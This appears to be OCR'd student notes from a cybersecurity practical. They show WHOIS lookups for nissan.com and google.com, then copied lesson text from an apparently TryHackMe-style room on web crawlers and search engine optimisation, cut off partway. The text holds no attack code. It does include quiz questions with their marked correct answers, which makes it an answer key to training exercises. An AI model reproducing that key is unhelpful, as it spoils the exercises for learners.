
Practical 1

- WhoIs Domain Lookup



- Searching for websites domain

nissan.com

Updated 1 day ago

Domain Information

Domain:	nissan.com
Registrar:	GKG.Net, Inc.
Registered On:	1994-05-04
Expires On:	2029-05-04
Updated On:	2023-10-12
Status:	clientTransferProhibited
Name Servers:	ns1.nissan.net ns3.nissan.net

Registrant Contact


Organization:	Nissan Computer Corp. (Licensee)
State:	NC
Country:	US
Email:	https://www.gkg.net/apps/contact-domain/nissan.com


Administrative Contact


Email:	https://www.gkg.net/apps/contact-domain/nissan.com


Technical Contact

Email:	https://www.gkg.net/apps/contact-domain/nissan.com



who.is
WHOIS Search, Domain Name, Website, and IP Tools
google.com
Your IP address is 14.142.143.98


who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com
google.com is already registered. Interested in buying it? Make an Offer
.com
.net
.org
.co
.io
.app
.live
Taken
cached
google.com
whois information
Whois
DNS Records
Diagnostics
cache expires in 23 hours, 20 minutes and 18 seconds
refresh
Registrar Info
Name
MarkMonitor, Inc.
Whois Server
whois.markmonitor.com
Referral URL
http://www.markmonitor.com
Status
clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Important Dates
Expires On
2028-09-13
Registered On
1997-09-15
Updated On
2019-09-09
Use promo code WHOIS to save 15% on your first Name.com order.
name.com
Build your business from the name up.



who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Registrar Info
Name
MarkMonitor, Inc.
Whois Server
whois.markmonitor.com
Referral URL
http://www.markmonitor.com
Status
clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Important Dates
Expires On
2028-09-13
Registered On
1997-09-15
Updated On
2019-09-09
Name Servers
ns1.google.com
216.239.32.10
ns2.google.com
216.239.34.10
ns3.google.com
216.239.36.10
ns4.google.com
216.239.38.10
Similar Domains
googl%c3%a8.com | googl%c4%95.com | googl%e2%84%85c3%a8.com | googl%e2%84%85c3%ef%bf%bd.com | googl—e.com | googl--e.com | googl-.com | googl-1.com | googl-2.com | googl-accts.com | googl-ads.com | googl-ak.com | googl-analistic.com | googl-analistic.net | googl-analistic.ru | googl-analistic.ua | googl-analisys.com | googl-analisys.io | googl-analitics.xyz | googl-analytic.com |
Registrar Data
Whois information for this domain has been blocked. For more information please contact us.
Use promo code WHOIS to save 15% on your first Name.com order.
name.com
Build your business from the name up.
Learn more
Save 15% on your first order with promo code: WHOIS
Site Status
Status
Active
Server Type
gws
Suggested Domains for google.com
googleonline.live
$3.99
mygoogles.live
$3.99
googleblog.live
$3.99



SOA - start of authority record
NS - name server record
MX - mail exchanger record
A - address record
AAAA - aaaa record



Google Dorking:




Task 2 Let's Learn About Crawlers

What are Crawlers and how do They Work?

These crawlers discover content through various means. One being by pure discovery, where a URL is visited by the crawler and information regarding the content type of the website is returned to the search engine. In fact, there are lots of information modern crawlers scrape – but we will discuss how this is used later. Another method crawlers use to discover content is by following any and all URLs found from previously crawled websites. Much like a virus in the sense that it will want to traverse/spread to everything it can.


Let's Visualise Some Things...

The diagram below is a high-level abstraction of how these web crawlers work. Once a web crawler discovers a domain such as **mywebsite.com**, it will index the entire contents of the domain, looking for keywords and other miscellaneous information - but I will discuss this miscellaneous information later.



In the diagram above, "**mywebsite.com**" has been scraped as having the keywords as “Apple” “Banana" and “Pear”. These keywords are stored in a dictionary by the crawler, who then returns these to the search engine i.e. Google. Because of this persistence, Google now knows that the domain “**mywebsite.com**” has the keywords “Apple", “Banana” and “Pear”. As only one website has been crawled, if a user was to search for “Apple”...“**mywebsite.com**” would appear. This would result in the same behaviour if the user was to search for “Banana”. As the indexed contents from the crawler report the domain as having “Banana”, it will be displayed to the user.


As illustrated below, a user submits a query to the search engine of “Pears". Because the search engine only has the contents of one website that has been crawled with the keyword of “Pears” it will be the only domain that is presented to the user.



However, as we previously mentioned, **crawlers attempt to traverse, termed as crawling, every URL and file that they can find!** Say if “mywebsite.com” had the same keywords

However, as we previously mentioned, **crawlers attempt to traverse, termed as crawling, every URL and file that they can find!** Say if "`mywebsite.com`" had the same keywords as before ("Apple", "Banana" and "Pear"), but also had a URL to another website "`anotherwebsite.com`", the crawler will then attempt to traverse everything on that URL (**anotherwebsite.com**) and retrieve the contents of everything within that domain respectively.

This is illustrated in the diagram below. The crawler initially finds "**mywebsite.com**", where it crawls the contents of the website - finding the same keywords ("Apple", "Banana" and "Pear") as before, but it has additionally found an external URL. Once the crawler is complete on "**mywebsite.com**", it'll proceed to crawl the contents of the website "**anotherwebsite.com**", where the keywords ("Tomatoes", "Strawberries" and "Pineapples") are found on it. The crawler's dictionary now contains the contents of both "**mywebsite.com**" and "**anotherwebsite.com**", which is then stored and saved within the search engine.



Recapping


So to recap, the search engine now has knowledge of two domains that have been crawled:


1. mywebsite.com
2. anotherwebsite.com

Although note that "`anotherwebsite.com`" was only crawled because it was referenced by the first domain "`mywebsite.com`". Because of this reference, the search engine knows the following about the two domains:


Domain Name	Keyword
mywebsite.com	Apples
mywebsite.com	Bananas
mywebsite.com	Pears
anotherwebsite.com	Tomatoes
anotherwebsite.com	Strawberries
anotherwebsite.com	Pineapples

Or as illustrated below:






Now that the search engine has some knowledge about keywords, say if a user was to search for “Pears” the domain “mywebsite.com” will be displayed - as it is the only crawled domain containing "Pears":




Likewise, say in this case the user now searches for "Strawberries". The domain "**anotherwebsite.com**" will be displayed, as it is the only domain that has been crawled by the search engine that contains the keyword "Strawberries":



This is great...But imagine if a website had multiple external URL's (as they often do!) That'll require a lot of crawling to take place. There's always the chance that another website might have similar information as of that another website crawled - right? So how does the "Search Engine" decide on the hierarchy of the domains that are displayed to the user?

In the diagram below in this instance, if the user was to search for a keyword such as "Tomatoes" (which websites 1-3 contain) who decides what website gets displayed in what order?



A logical presumption would be that website 1 -> 3 would be displayed...But that's not how real-world domains work and/or are named.

So, who (or what) decides the hierarchy? Well...

Answer the questions below

Name the key term of what a "Crawler" is used to do

index ✓ Correct Answer

What is the name of the technique that "Search Engines" use to retrieve this information about websites?

crawling ✓ Correct Answer

What is an example of the type of contents that could be gathered from a website?

keywords ✓ Correct Answer

Task 3 Enter: Search Engine Optimisation

Search Engine Optimisation

Search Engine Optimisation or SEO is a prevalent and lucrative topic in modern-day search engines. In fact, so much so, that entire businesses capitalise on improving a domains SEO “ranking”. At an abstract view, search engines will “prioritise” those domains that are easier to index. There are many factors in how “optimal” a domain is - resulting in something similar to a point-scoring system.

To highlight a few influences on how these points are scored, factors such as:


• How responsive your website is to the different browser types I.e. Google Chrome, Firefox and Internet Explorer - this includes Mobile phones!

